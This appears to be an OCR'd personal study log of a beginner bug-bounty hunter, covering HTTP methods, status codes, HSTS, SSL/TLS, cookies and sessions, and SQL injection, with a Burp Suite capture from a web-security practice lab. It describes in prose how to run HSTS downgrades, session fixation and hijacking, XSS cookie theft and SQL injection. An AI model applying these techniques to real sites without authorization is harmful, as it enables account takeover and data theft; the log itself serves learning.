	Important note- This procedure can consist of examining server configurations, network protocols, and any third-party integrations to identify vulnerabilities that could be exploited by malicious actors. But to face real world bug hunting, the knowledge I've is not enough. So, I planed of lessons that I should learn from external sources.

Daily routine 04

Date 30/03/2024	Title – HTTP protocol
	Summary – As I need more theoretical knowledge before starting bug hunting, I've started to study related content. Topic selected was HTTP and HTTPS protocols.
	Challenges faced – • Some theoretical part was not clear. • Mixed content found. • Protocol detection • Redirection loops.
	Important note • In the URL we can check whether the site is using HTTP or HTTPS. If it starts with "http://", it's using HTTP. If it starts with "https://", it's using HTTPS. • Web browsers nowadays frequently display the security status of a website. Some websites may show a padlock icon or the word "Secure" next to the URL for HTTPS sites. On the other hand, HTTP sites might be categorized as "Not Secure." • HTTP vulnerabilities can have serious consequences for web applications, putting user data at risk and compromising their integrity. Examples of these vulnerabilities include information disclosure, man-in-the-middle attacks, session hijacking, and cross-site scripting (XSS).

	Further following headers are vulnerable to, GET- • Information Disclosure • URL Manipulation • Cross-Site Request Forgery (CSRF) HEAD – • Information Leakage POST – • Cross-Site Scripting (XSS) • SQL Injection • CSRF PUT and DELETE • Insecure Direct Object References (IDOR) • Privilege Escalation TRACE • Cross-Site Tracing (XST) OPTIONS • Information Disclosure




[An untitled mindmap (mindmup.com)]

Daily routine 05

<table>
<tr><td>Date - 07/04/2024</td><td>Title – HTTP Status code</td></tr>
<tr><td rowspan="2"></td><td>Summary –
As the HTTP status code provide valuable insight into state of web server-client communication and potential security vulnerabilities, I started to learn on that.</td></tr>
<tr><td>Challenges faced –
• Complexity and variety
The server responds differently with HTTP status codes 1xx, 2xx, 3xx, 4xx, and 5xx. Due to the amount and variety of status codes, understanding their meanings is intimidating.


• Lack of standardization
The HTTP specification defines status codes and their meanings, although not all web servers and applications follow them. Servers' inconsistent status code usage confused me.</td></tr>
<tr><td></td><td>Important note
• Understanding HTTP status codes helps bug bounty hunters find server misconfigurations, application faults, and security flaws.
• Status codes like 404 (Not Found) and 403 (Forbidden) indicate access control difficulties or missing resources.
• Configuring the browser to use the proxy in burp suite, then it perform the action that want to analyze. The proxy tool will capture the request and response, allowing inspect the status code.</td></tr>
</table>


HTTP Status Codes
Informational (1xx)
100 Continue: Client should continue with the request.
101 Switching Protocols: Server has switched protocols based on client request.
Successful (2xx)
200 OK: Request was successful.
201 Created: Request has been fulfilled and a new resource was created.
202 Accepted: Request has been accepted for processing but not completed yet.
203 Non-Authoritative Information: The returned information is from a secondary source.
204 No Content: Request was successful but no content is returned in the body.
205 Reset Content: Client should reset the document view.
206 Partial Content: Server is delivering partial content due to a range request.
Redirection (3xx)
300 Multiple Choices: Multiple options for the resource are available.
301 Moved Permanently: Resource has been permanently moved to a new location.
302 Found: Resource has been temporarily moved to a new location.
303 See Other: The response should be accessed from another URI.
304 Not Modified: Resource has not been modified since last access.
307 Temporary Redirect: Server is redirecting with a temporary method change.
Client Error (4xx)
400 Bad Request: Client sent an invalid request.
401 Unauthorized: Client requires authentication.
403 Forbidden: Client does not have access to the resource.
404 Not Found: Requested resource could not be found.
405 Method Not Allowed: Request method is not supported for this resource.
406 Not Acceptable: Requested content type is not supported by the server.
409 Conflict: Request cannot be completed due to a conflict.
410 Gone: Requested resource is no longer available and will not be available again.
413 Payload Too Large: Request entity is too large.
414 URI Too Long: Requested URL is too long.
415 Unsupported Media Type: Requested media type is not supported.
Server Error (5xx)
500 Internal Server Error: An unexpected error occurred on the server.
501 Not Implemented: Server does not support the functionality required.
502 Bad Gateway: Server received an invalid response from an upstream server.
503 Service Unavailable: Server is currently unavailable.
504 Gateway Timeout: Server did not receive a timely response from an upstream server.
505 HTTP Version Not Supported: Server does not support the HTTP version used in the request.

Daily routine 06


Date -09/04/2024	Title – HSTS header
	Summary- Learning about the HTTP Strict Transport Security header is essential for bug bounty program as it provide, • Security Implications • Identification of Misconfigurations • Detection of Protocol Downgrade Attacks
	Challenges faced- • Technical Complexity • Variations in implementing as implementation is different across different web servers, applications and frameworks.
	Important note- • HSTS can be recognized by inspecting web server HTTP response headers. Look for the "**Strict-Transport-Security**" header in the server response. This header indicates HSTS compliance on the website. • Check the HSTS header settings for directives like the "max-age" directive, which sets the policy's duration. • The "includeSubDomains" directive indicates whether the HSTS policy applies to all website subdomains. • Check for the "preload" directive, which indicates that the website is in web browsers' HSTS preload list. • • Verify correct Max-Age: In the event that the HSTS policy expires too soon, it could expose the website to downgrade attacks if HSTS headers

	with shorter "max-age" values are present. • The "includeSubDomains" directive must be included on websites in order to provide appropriate defence against subdomain takeover attacks. Subdomains that are not protected with HTTPS could become vulnerable as a result of failing to perform this. • Concerned about the HSTS Preload List: Make sure the website is on the HSTS preload list by checking the HTTPS setup carefully. Making sure that the right things are included in the preload list is very important for protecting users' protection. • Look into possible bypass methods that might be able to get around HSTS enforcement and drop connections to HTTP. Some of these methods are SSL stripping attacks, DNS hacking, and cache poisoning. • Downgrade Attacks: Use max-age numbers that are too low or bypass methods to change HTTPS connections to HTTP. Making changes to network data or using tools like sslstrip are two ways to do this. Take advantage of subdomains that aren't properly set up or that don't enforce HSTS to take control of the subdomain and possibly start phishing or other attacks. • Bypassing HTTPS enforcement or attacking users who trust preload lists, exploiting unsafe placement in the HSTS preload list can be accomplished.


HSTS (HTTP Strict Transport Security) Header
Definition
A security feature that instructs web browsers to interact with a websi te only over HTTPS, enhancing security by preventing downgrade atta cks and cookie hijacking.
Purpose
Enhance Security
Mitigate Downgrade Attacks: Prevents attackers from downgrading co nnections from HTTPS to HTTP.
Prevent Cookie Hijacking: Ensures cookies are sent only over secure co nnections.
Improve Privacy
Data Integrity: Ensures that data exchanged between the browser and server is not tampered with.
Confidentiality: Protects sensitive information from eavesdropping by encrypting it.
Components
Max-Age Directive
Specifies the duration (in seconds) for which the HSTS policy is enforc ed by the browser.
Example: max-age=31536000 (1 year)
IncludeSubDomains Directive
Indicates whether the HSTS policy should be applied to all subdomain s of the domain.
Example: includeSubDomains
Preload Directive
Requests inclusion in browser preload lists to ensure HSTS policy is en forced before the first page visit.
Example: preload
Implementation
Server-Side Configuration
Add HSTS Header: Set the Strict-Transport-Security header in the serv er's HTTP response.
Configuration Options: Specify max-age, includeSubDomains, and prel oad directives.
Browser Behavior
Reception: Browser receives the HSTS header from the server.
Enforced HTTPS: Browser enforces HTTPS for the specified duration a nd domain/sub

Daily routine 07

<table>
<tr><td>Date - 10/04/2024</td><td>Title – SSL/TLS Protocol</td></tr>
<tr><td rowspan="2"></td><td>Summary – I’ve chosen this topic as I want to have comprehensive idea regarding encryption. This SSL/TLS protocol encrypt data transmitted between client and servers. Furthermore, I wanted to know more on weak ciphers.</td></tr>
<tr><td>Challenges faced-
Technical complexity as it involves with cryptographic algorithms.
Many updates of the protocols on limited time period.
Only some scanners show the result with weak ciphers while others didn’t. Results depend on the technology that the scanner use. This results leads to a ridiculous situation.</td></tr>
<tr><td></td><td>Important note
Identifying TLS/SSL-
In order to identify the TLS/SSL, connection between client and server should be analyzed.
The presence of the https in the URL indicates SSL/TLS is used.
Inspect the SSL certificate.
Vulnerabilities –
POODLE attack
BEAST
Cipher suite exploitation.
Certification manipulation</td></tr>
</table>


SSL Certificates & SSL/TLS Protocol
SSL/TLS Versions
- SSL 1.0
First version of SSL, not widely adopted due to security vulnerabilities
- SSL 2.0
Improved version of SSL 1.0, still outdated and insecure
- SSL 3.0
- Introduced a range of security improvements
- Affected by vulnerabilities like POODLE attack, no longer recommended
- TLS 1.0
- Enhanced SSL 3.0 with additional security measures
- Still widely used but considered outdated and less secure
- TLS 1.1
- Introduced security enhancements over TLS 1.0
- Provides better protection against certain attacks
- TLS 1.2
- Current widely supported version of TLS
- Offers strong encryption and security features
- Recommended for most web applications
TLS 1.3
- Newest version of TLS, provides significant security improvements
- Faster and more efficient handshake process
- Supports modern encryption algorithms and removes insecure features
SSL/TLS Handshake Process
1. Client Hello
- Initiates the handshake process
- Sends SSL/TLS configuration details to the server
2. Server Hello
- Responds to the client's request
- Sends SSL/TLS configuration details to the client
3. Certificate Exchange
- Server provides its SSL certificate to the client
- Client verifies the certificate's validity
4. Key Exchange
- Client generates a session key
- Encrypts it with the server's public key and sends it to the server
- Server decrypts the session key using its private key
5. Session Established
- Both client and server can now encrypt and decrypt data using the session key
6. Data Exchange
- Encrypted data is transferred securely between client and server
7. Session Termination
- Client or server can terminate the session
- Resources are released and connection is closed
SSL Certificate Overview
- Establishes trust between website and users
- Creates secure connection for data exchange
SSL/TLS Protocol
- Secure Sockets Layer (SSL) & Transport Layer Security (TLS)
- Ensure secure communication over the internet
- Provide encryption for data in transit
- Authenticates server and client identities
- Protects against eavesdropping and data tampering
- Supports various encryption algorithms and key exchange mechanisms
- Establishes a secure channel between server and client
- Enables HTTPS for secure website browsing
- Displays the padlock icon in web browsers
- Validates the domain ownership
- Verifies the website's identity and authenticity
- Improves search engine ranking
- Boosts online trust and credibility
- Boosts conversion rates and customer confidence
Types of SSL Certificates
- Domain Validated (DV) SSL Certificate
Requires email or DNS verification
- Provides basic encryption and validation for personal websites and blogs
Suitable for non-critical websites
- Organization Validated (OV) SSL Certificate
- Requires manual verification of organization details
- Provides medium level encryption and validation for businesses
- Suitable for public-facing websites and online stores
- Extended Validation (EV) SSL Certificate
- Highest level of validation and encryption
- Requires extensive verification of organization details
- Provides the green address bar with organization name
- Suitable for e-commerce, banking, and financial websites
- Wildcard SSL Certificate
Secures the main domain and unlimited subdomains
- Provides flexibility for multi-subdomain environments
- Multi-Domain SSL Certificate (SAN Certificate)
Secures multiple domains and subdomains
- Ideal for organizations with multiple websites or domains
- Unified Communications Certificate (UCC)
Designed for Microsoft Exchange and Office Communications server
- Secures multiple domains and mail server hostnames
- Code Signing Certificate
- Ensures software integrity and authenticity
- Digitally signs software applications and scripts

Daily routine 08

<table>
<tr><td>Date - 12/04/2024</td><td>Title – Cookies and session</td></tr>
<tr><td rowspan="2"></td><td>Summary –
Having comprehensive idea on cookies and session help to find out vulnerabilities involving authentication bypass , session hijacking and unauthorized access.</td></tr>
<tr><td>Challenges faced –
• Variability in implementation in various platforms.
• Complexity of web application architecture</td></tr>
<tr><td></td><td>Important note
Identifying Cookies and Sessions
• HTTP responses from the server are usually analyzed to identify cookies. These responses often contain "Set-Cookie" headers that provide information about the cookie attributes.
• Sessions are commonly tracked by utilizing session identifiers (session IDs) that are stored in cookies or URLs. Check for parameters in URLs or cookie values that may be related to session identification.
Analyzing Cookie and Session Attributes
• Analyze cookie attributes such as "Secure," "HttpOnly," and "SameSite" to assess their security implications.
• Examine session management mechanisms, including session expiration, regeneration, and validation</td></tr>
</table>

	Identifying Vulnerabilities • Session Fixation: Attackers manipulate session identifiers to hijack user sessions. • Session Hijacking: Attackers steal session identifiers to impersonate legitimate users. • Cross-Site Scripting (XSS): Malicious scripts can access and manipulate cookies, leading to session compromise. • Session Expiration Issues: Sessions with improper expiration or invalidation can be hijacked or reused. **Exploiting vulnerabilities** • Session Fixation- Perform a session fixation attack by manipulating the victim into using a predetermined session identifier established by the attacker. This requires manipulating the target into unknowingly utilizing a session ID that is under the control of the perpetrator. • Session Hijacking - Steal session identifiers through various means (e.g., network sniffing, XSS) and use them to impersonate legal users. This allows attackers to access private information or perform unauthorized actions. • Cross-Site Scripting (XSS)- Exploit XSS vulnerabilities to run malicious scripts in the context of the victim's session, allowing attackers to steal session cookies or perform activities on behalf of the victim

Request to: https://0a360024030f148c80b108d4009f00b4.web-security-academy.net

Options


Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host:
  0a360024030f148c80b108d4009f00b4.web-security-academy
  et
3 Cookie: session=Z0Qq5SBEmfjVobk1qe3t2wsSnhXSdLOH
4 Content-Length: 26
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	1





Daily routine 09

Date - 14/04/2024	Title – SQL injection
	Summary – SQL, also known as Structured Query Language, serves as a common language for interacting with relational databases. Understanding SQL allows individuals in the field of cybersecurity to gain insights into the complicated nature of database structures, data storage and retrieval, and the potential security vulnerabilities that arise from database interactions.
	Challenges faced- • Usage of different SQL engines(MySQL, PostgreSQL, SQL server, oracle) • Identifying Injection Points • Payload Crafting

	Important note
	Identifying Injection Points
	• Identify user inputs within the application, such as form fields, URL parameters, or cookies, where data is directly combined into SQL queries.
	• Typical injection points consist of login forms, search fields, and input fields for user-generated content.
	Testing Input Fields
	• Entering special characters, such as single quotes ('), double quotes ("), semicolons (;), or SQL keywords (e.g., SELECT, UNION), in input fields is useful for detecting possible injection vulnerabilities.
	• By monitoring error messages, unusual application behaviors, or SQL-related error answers (such as SQL syntax error), one can identify potential vulnerabilities to SQL injection in the program.
	Manipulate input
	• Create malicious payloads by inserting SQL code into vulnerable input fields. These actions may include adding SQL statements to current queries, altering WHERE clauses to evade authentication, or injecting more SQL commands to change the contents of the database.
	Original query –
